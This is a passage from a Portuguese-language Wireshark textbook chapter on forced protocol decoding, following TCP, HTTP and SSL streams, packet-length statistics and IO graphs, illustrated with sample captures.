



Figura 5.11 – Nomes de usuário e senhas em formato texto simples? Esses dados se parecem mais com FTP do que SSL!

Para corrigir esse problema, você pode aplicar uma *decodificação forçada* (forced decode) no Wireshark e usar o dissecador do protocolo FTP nesses pacotes. Eis os passos:

1. Clique com o botão direito do mouse em um pacote SSL (por exemplo, o pacote 30) na coluna Protocol (Protocolo) e selecione **Decode As** (Decodificar como), o que fará um novo diálogo ser aberto.

2. Diga ao Wireshark para decodificar todo o tráfego da porta TCP 443 como FTP selecionando TCP port na coluna Field (Campo), inserindo 443 na coluna Value (Valor) e selecionando FTP no menu suspenso na coluna Current (Atual), como mostra a Figura 5.12.



*Figura 5.12 – O diálogo Decode As... (Decodificar como...) permite criar decodificações forçadas.*

3. Clique em **OK** para ver as alterações prontamente aplicadas no arquivo de captura.

Os dados serão decodificados como tráfego FTP para que você possa analisá-los no painel Packet List sem precisar explorar detalhadamente os bytes individuais (Figura 5.13).

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.0.82	192.168.0.53	TCP	66	1492 → 443 [SYN] Seq=253948671 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2	0.000088	192.168.0.53	192.168.0.82	TCP	66	443 → 1492 [SYN, ACK] Seq=189274944 Ack=253948672 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
3	0.000135	192.168.0.82	192.168.0.53	TCP	54	1492 → 443 [ACK] Seq=253948672 Ack=189274945 Win=65536 Len=0
4	0.001109	192.168.0.53	192.168.0.82	FTP	96	Response: 220-FileZilla Server version 0.9.33 beta
5	0.001358	192.168.0.53	192.168.0.82	FTP	99	Response: 220-written by Tim Kosse (Tim.Kosse@gmx.de)
6	0.001392	192.168.0.82	192.168.0.53	TCP	54	1492 → 443 [ACK] Seq=253948672 Ack=189275032 Win=65536 Len=0
7	0.001545	192.168.0.53	192.168.0.82	FTP	115	Response: 220 Please visit http://sourceforge.net/projects/filezilla/
8	0.036053	192.168.0.82	192.168.0.53	FTP	66	Request: USER admin
9	0.037776	192.168.0.53	192.168.0.82	FTP	87	Response: 331 Password required for admin
10	0.038371	192.168.0.82	192.168.0.53	FTP	66	Request: PASS admin
11	0.038876	192.168.0.53	192.168.0.82	FTP	69	Response: 230 Logged on
12	0.040079	192.168.0.82	192.168.0.53	FTP	60	Request: SYST
13	0.040530	192.168.0.53	192.168.0.82	FTP	86	Response: 215 UNIX emulated by FileZilla
14	0.041629	192.168.0.82	192.168.0.53	FTP	60	Request: FEAT
15	0.054737	192.168.0.53	192.168.0.82	FTP	69	Response: 211-Features:
16	0.054907	192.168.0.53	192.168.0.82	FTP	61	Response: MDTM

*Figura 5.13 – Visualizando um tráfego FTP devidamente decodificado.*

O recurso de decodificação forçada pode ser usado várias vezes no mesmo arquivo de captura. O Wireshark manterá um controle sobre suas decodificações forçadas no diálogo Decode As..., no qual você poderá ver e editar todas as decodificações forçadas criadas até agora.

Por padrão, as decodificações forçadas não são salvas quando um arquivo de captura é fechado. Você pode corrigir isso clicando no botão Save (Salvar) no diálogo Decode As... Assim, as regras de decodificação de protocolos serão salvas em seu perfil de usuário atual do Wireshark; elas serão aplicadas quando você abrir qualquer arquivo de captura usando esse perfil. Regras de decodificação salvas podem ser removidas clicando no botão de subtração no diálogo.

É bem fácil salvar regras de decodificação e esquecer-se delas. Isso pode resultar em muita confusão se você não estiver preparado, portanto esteja ciente das decodificações forçadas. Para evitar de me ver vítima desse esquecimento, geralmente evito salvar decodificações forçadas em meu perfil principal do Wireshark.

## Visualizando o código-fonte dos dissecadores

A beleza de trabalhar com uma aplicação de código aberto é que, se você estiver confuso sobre o motivo de algo estar acontecendo, poderá observar o código-fonte e descobrir o porquê. Isso realmente será prático quando você estiver tentando determinar a razão de um protocolo em particular ter sido interpretado incorretamente, pois será possível analisar os dissecadores de protocolo individuais.

Analizar o código-fonte dos dissecadores de protocolo pode ser feito diretamente no site do Wireshark clicando no link Develop (Desenvolvimento) e em Browse the Code (Navegar pelo código). Esse link o direcionará para o repositório de código do Wireshark; nesse local, você poderá ver o código de versões recentes do Wireshark. Os dissecadores de protocolo estão na pasta *epan/dissectors*, e cada dissecador recebe um rótulo *packets-<nomedoproto>.c*.

Esses arquivos podem ser bem complexos, porém todos seguem um template-padrão e tendem a estar muito bem comentados. Não é preciso ser expert em programação C para entender o funcionamento básico de cada dissecador. Se quiser compreender profundamente o que você vai ver no Wireshark, recomendo dar uma olhada nos dissecadores de alguns protocolos mais simples.

## Seguindo streams

Um dos recursos de análise mais satisfatórios do Wireshark é sua capacidade de reorganizar dados de vários pacotes em um formato consolidado, facilmente legível, geralmente chamado de *transcrição de pacotes* (packet transcript). Desse modo, você não precisa ver os dados enviados do cliente para o servidor em várias porções pequenas, clicando de pacote em pacote: o *stream following* (seguir streams) ordena os dados para facilitar a visualização.

É possível seguir quatro tipos de streams:

**TCP stream** Reúne dados de protocolos que utilizam TCP, como HTTP e FTP.

**UDP stream** Reúne dados de protocolos que utilizam UDP, como DNS.

**SSL stream** Reúne dados de protocolos que são criptografados, como HTTPS. Você deve fornecer chaves para descriptografar o tráfego.


**HTTP stream** Reúne e descompacta dados do protocolo HTTP. Esse recurso será útil se você seguir dados HTTP, pois o stream TCP não decodifica totalmente o payload HTTP.

Como exemplo, considere uma transação HTTP simples no arquivo *http\_google.pcapng*.

Clique em qualquer um dos pacotes TCP ou HTTP no arquivo com o botão direito do mouse e selecione **Follow TCP Stream** (Seguir stream TCP). O stream TCP será consolidado e a transcrição da conversa será aberta em uma janela separada, como vemos na Figura 5.14.

O texto exibido nessa janela apresenta duas cores, com o texto em vermelho (mostrado aqui em um tom de cinza mais claro) indicando o tráfego da origem para o destino, e o texto em azul (mostrado aqui com um tom de cinza mais escuro) identificando o tráfego na direção oposta, do destino para a origem. A cor está relacionada ao lado que iniciou a comunicação. Em nosso exemplo, o cliente iniciou a conexão com o servidor web, portanto é exibido em vermelho.

A comunicação no stream TCP começa com uma requisição GET inicial para o diretório web raiz (/) e uma resposta do servidor informando que a requisição foi bem-sucedida, na forma de um HTTP/1.1 200 OK. Um padrão semelhante é repetido em outros streams na captura de pacotes à medida que o cliente solicita arquivos individuais e o servidor responde com eles. Você está vendo um usuário navegando para a página inicial do Google, mas em vez de ter de percorrer cada pacote, é possível fazer rolagens pela transcrição com facilidade. Na verdade, você está vendo o que o usuário final vê, porém de dentro para fora.



The screenshot shows the Wireshark interface with a specific window titled "Wireshark · Follow TCP Stream (tcp.stream eq 0) · http\_google". The window displays a text-based transcript of a TCP stream. The client's request (in red) is:

```
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.7) Gecko/20091221 Firefox/3.5.7
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Cookie:
PREF=ID=257913a938e6c248:U=267c896b5f39fb0b:FF=4:LD=en:NR=10:TM=1260730654:LM=1265479336:GM=1:S=h1UB
GonTuWU3D23L; NID=31=Z-nhwMjUP63e0tYMTp-3T1igMSPnNS1eM1kN1_DUrN02zW1cPM4JE3AJec9b_vG-
YFibFXsz0ApfbhBA1BOX4dKx4L8ZDdeikwqekgP5_kzELtC2mUHx7RHx3PIttcuZ
```

The server's response (in blue) is:

```
HTTP/1.1 200 OK
Date: Tue, 09 Feb 2010 01:18:37 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Content-Encoding: gzip
Server: gws
Content-Length: 4633
X-XSS-Protection: 0
```

At the bottom of the window, there are several buttons: "Entire cor", "Show data as ASCII", "Stream 0", "Find", "Find Next", "Hide this stream", "Print", "Save as...", "Close", and "Help".

Figura 5.14 – A janela *Follow TCP Stream* (*Seguir stream TCP*) reorganiza a comunicação em um formato facilmente legível.

Além de visualizar os dados brutos nessa janela, você pode fazer pesquisas no texto,

salvá-lo em um arquivo, imprimi-lo ou optar por ver os dados em formato ASCII, EBCDIC, hexa ou como um array em C. Essas opções, que facilitam explorar conjuntos grandes de dados, podem ser encontradas na parte inferior da janela Follow Stream.

## Seguindo streams SSL

Seguir streams TCP e UDP é uma operação simples que envolve dois cliques; porém, visualizar streams SSL em um formato legível exige alguns passos adicionais. Pelo fato de o tráfego ser criptografado, você deverá fornecer a chave privada associada ao servidor responsável pelo tráfego criptografado. O método a ser usado para obter essa chave varia conforme a tecnologia do servidor em uso e está além do escopo deste livro, mas após obter a chave, você deverá carregá-la no Wireshark usando o processo a seguir:

1. Acesse suas preferências do Wireshark clicando em **Edit4Preferences** (Editar4Preferências).
2. Expanda a seção **Protocols** (Protocolos) e clique no cabeçalho referente ao protocolo **SSL** (como vemos na Figura 5.15). Clique no botão **Edit** (Editar) ao lado do rótulo RSA keys list (Lista de chaves RSA).




Figura 5.15 – Adicionando informações para descriptografar o SSL.

3. Clique no botão de adição (+).
4. Forneça as informações necessárias. Estas incluem o endereço IP do servidor

responsável pela criptografia, a porta, o protocolo, a localização do arquivo de chave e uma senha para esse arquivo caso seja usada.

## 5. Reinicie o Wireshark.


Depois de concluído esse processo, você deverá ser capaz de capturar tráfego criptografado entre um cliente e o servidor. Clique com o botão direito do mouse em um pacote HTTPS e, em seguida, em **Follow SSL Stream** (Seguir stream SSL) para ver a transcrição em formato texto simples.

A capacidade de visualizar transcrições de pacotes é um dos recursos de análise mais comumente utilizados no Wireshark, e você passará a contar com ela para determinar rapidamente quais protocolos específicos estão sendo usados. Abordaremos vários outros cenários em capítulos mais adiante que dependerão da visualização de transcrições de pacotes.

## Tamanhos dos pacotes

O tamanho de um único pacote ou um grupo de pacotes pode dizer muito sobre uma situação. Em circunstâncias normais, o tamanho máximo de um frame em uma rede Ethernet é de 1.518 bytes. Ao subtrair os cabeçalhos Ethernet, IP e TCP desse número, restarão 1.460 bytes que podem ser usados para a transmissão do cabeçalho ou de dados de um protocolo de camada 7. Se souber quais são os requisitos mínimos para transmissão de pacotes, você poderá começar a observar a distribuição dos tamanhos de pacotes em uma captura a fim de dar palpites bem fundamentados acerca da composição do tráfego. É uma estratégia extremamente útil na tentativa de entender a composição de arquivos maiores de captura. O Wireshark oferece o diálogo **Packet Lengths** (Tamanhos de pacotes) para visualizar a distribuição dos pacotes com base nos tamanhos.

Vamos observar um exemplo abrindo o arquivo *download-slow.pcapng*. Depois de aberto, selecione **Statistics4Packet Lengths** (Estatísticas4Tamanhos dos pacotes). O resultado é o diálogo **Packet Lengths** mostrado na Figura 5.16.



*Figura 5.16 – O diálogo Packet Lengths (Tamanhos dos pacotes) ajudará você a dar palpites bem fundamentados sobre o tráfego no arquivo de captura.*

Preste atenção em especial à linha que mostra dados estatísticos de pacotes que variam de 1.280 a 2.559 bytes. Pacotes maiores como esses geralmente indicam transferência de dados, enquanto pacotes menores sinalizam sequências de controle de protocolos. Nesse caso, temos um percentual alto de pacotes maiores (66,43%). Sem ver os pacotes no arquivo, podemos dar um palpite bem fundamentado sugerindo que a captura contém uma ou mais transferências de dados. Estas poderiam estar na forma de um download HTTP, um upload FTP ou qualquer outro tipo de comunicação de rede em que dados sejam transferidos entre hosts.

A maioria dos pacotes restantes (33,44%) está no intervalo de 40 a 79 bytes. Pacotes nesse intervalo geralmente são pacotes de controle TCP que não transportam dados. Vamos considerar o tamanho típico dos cabeçalhos de protocolo. O cabeçalho Ethernet tem 14 bytes (mais um CRC de 4 bytes), o cabeçalho IP tem no mínimo 20 bytes e um pacote TCP sem dados nem opções também tem 20 bytes. Isso significa que pacotes de controle TCP padrões – como pacotes SYN, ACK, RST e FIN – terão aproximadamente 54 bytes e se enquadram nesse intervalo. É claro que o acréscimo de opções IP ou TCP causará um aumento nesse tamanho. Exploraremos o IP e o TCP nos Capítulos 7 e 8 respectivamente.

Analizar os tamanhos dos pacotes é uma ótima maneira de ter uma visão geral dos dados de um arquivo de captura grande. Se houver muitos pacotes grandes, talvez seja seguro supor que haja dados sendo transferidos. Se a maioria dos pacotes for pequena, indicando que não há muitos dados sendo transmitidos, você poderá supor que a captura é constituída de comandos de controle de protocolo. Essas regras não são rígidas, mas fazer essas suposições pode ser útil antes de explorar mais profundamente os dados.

# Gráficos

Os gráficos são ferramentas básicas de análise e uma das melhores maneiras de ter uma visão geral resumida de um conjunto de dados. O Wireshark inclui vários recursos de gráficos para oferecer assistência na compreensão dos dados capturados; o primeiro desses recursos é a capacidade de gerar gráficos de ES.

## Visualizando gráficos de ES

A janela IO Graph (Gráfico de ES) do Wireshark permite gerar gráficos do fluxo de dados em uma rede. Você pode usar esses gráficos para identificar picos e vales no throughput de dados, descobrir lacunas de desempenho em protocolos individuais e comparar streams de dados simultâneos.

Para ver um exemplo de gráfico de ES em um computador à medida que um download de arquivo da internet é feito, abra *download-fast.pcapng*. Clique em qualquer pacote TCP para marcá-lo e, em seguida, selecione **Statistics** **IO Graph** (Estatísticas Gráfico de ES).

A janela IO Graph mostra um gráfico do fluxo de dados no tempo. No exemplo da Figura 5.17, podemos ver que o download representado por esse gráfico apresenta uma média de aproximadamente 500 pacotes por segundo e, de certo modo, permanece consistente ao longo de sua duração até uma queda no final.

